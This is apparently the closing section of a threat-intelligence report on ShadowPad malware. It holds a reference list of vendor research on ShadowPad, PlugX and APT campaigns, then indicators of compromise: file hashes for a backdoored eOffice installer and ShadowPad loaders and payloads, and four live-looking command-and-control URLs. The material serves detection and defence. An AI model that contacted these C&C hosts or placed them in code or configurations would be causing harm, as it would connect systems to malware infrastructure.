[15] Shevchenko, S. Cloud Snooper Attack Bypasses AWS Security Measures. Sophos. https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/sophoslabs-cloud-snooper-report.pdf.

[16] https://twitter.com/r0ny_123/status/1232742294962368512.

[17] Positive Technologies. Space Pirates: analyzing the tools and connections of a new hacker group. 17 May 2022. https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/space-pirates-tools-and-connections/#id3-7.

[18] Chen, J.; Shushan Ehrlich, A.B. Moshen Dragon's Triad-and-Error Approach | Abusing Security Software to Sideload PlugX and ShadowPad. SentinelOne. 2 May 2022. https://www.sentinelone.com/labs/moshen-dragons-triad-and-error-approach-abusing-security-software-to-sideload-plugx-and-shadowpad/.

[19] Kersten, M.; Elias, M.; Velasco, L.; Mundo Alguacil, A. PlugX: A Talisman to Behold. Trellix. 28 March 2022. https://www.trellix.com/en-us/about/newsroom/stories/research/plugx-a-talisman-to-behold.html.

[20] Doctor Web. Study of an APT attack on a telecommunications company in Kazakhstan. 2022. https://st.drweb.com/static/new-www/news/2022/march/telecom_research_en.pdf.

[21] Adair, S.; Lancaster, T. DriftingCloud: Zero-Day Sophos Firewall Exploitation and an Insidious Breach. Volexity. 15 June 2022. https://www.volexity.com/blog/2022/06/15/driftingcloud-zero-day-sophos-firewall-exploitation-and-an-insidious-breach/.

[22] Secureworks. ShadowPad Malware Analysis. 15 February 2022. https://www.secureworks.com/research/shadowpad-malware-analysis.

[23] Kaspersky ICS CERT. Attacks on industrial control systems using ShadowPad. 27 June 2022. https://ics-cert.kaspersky.com/publications/reports/2022/06/27/attacks-on-industrial-control-systems-using-shadowpad/.

INDICATORS OF COMPROMISE (IOC)

SHA256	Malware family
c1feef03663a9aa920a9ab4eb2ab7adadb3f2a60db23a90e5fe9b949d4ec22b6	Backdoored eOffice installer
4e3a455e7f0b8f34385cd8320022719a8fc59d8bc091472990ac9a56e982a965	Shadowpad loader
17272a56cbf8e479c085e88fe22243685fac2bc041bda26554aa716287714466	Shadowpad payload
c35b8514e3b2649e17c13fd9dc4796dbc52e38e054d518556c82e6df38ca4c1b	Shadowpad loader
d6f184dae03d4ddae8e839dd2161d9cd03d3b25421b4795edab0f5ad9850d091	Shadowpad loader
f8c5feaae3f8e4bfb37edf4e05d1ee91797023bdf71e1c45ed2711861b300f37	Shadowpad loader
225b0adce4fab783d0962852894482e7452e5483bf955757cb25e6a26c3d3b38	Shadowpad loader
bdc6a2985a07ef3c5d2ef2a0eb53afdfdbf757bfa080e8b77ba4b47c1a99b423	Shadowpad loader
4805a7a386fac1af9a80ab24d95ebf4699c35a7c38fcf3eefa571b9d67d7bf45	Shadowpad payload
8b5e918595c27db3bcafd59a86045605837bc5843c938039852218d72cf2c253	Shadowpad payload
953e3ed35d84c4a7c4a599f65b2fbd6475b474e9b4bf85581255f1d81d2b5e4e	Shadowpad payload
6dea7f976a3dc359e630ab5e85fa69f114fc046dcc363598e998e1ef9751bbed	Shadowpad loader
0122734490fe4dfb287d34394667d81ab46e0d05d4569d06a41f0f3c3a36448c	Shadowpad loader
7e8c6961a10c95a5d97aece92c2e2d974d63ede98196413cc0cf033f92084f53	Shadowpad loader
dde04eaac96964e86b8734f67f3b6741505fdc5e177dd58e85da12a8120a44bf	Shadowpad loader
16c6558634759e6efd4581de60cc2050d99a53245c6abde3d38fc140204777e9	Shadowpad loader
253f474aa0147fdcf88beaae40f3a23bdadfc98b8dd36ae2d81c387ced2db4f1	Shadowpad payload
05ed1feda4a1684f8f7907644500948f4488a60ecb0740f708e08c1812b7f122	Shadowpad payload

C&C
HTTPS://tech.learningstudy.xyz:443
HTTPS://live.musicweb.xyz:443
HTTPS://obo.videocenter.org:443
HTTPS://45.76.144.182:443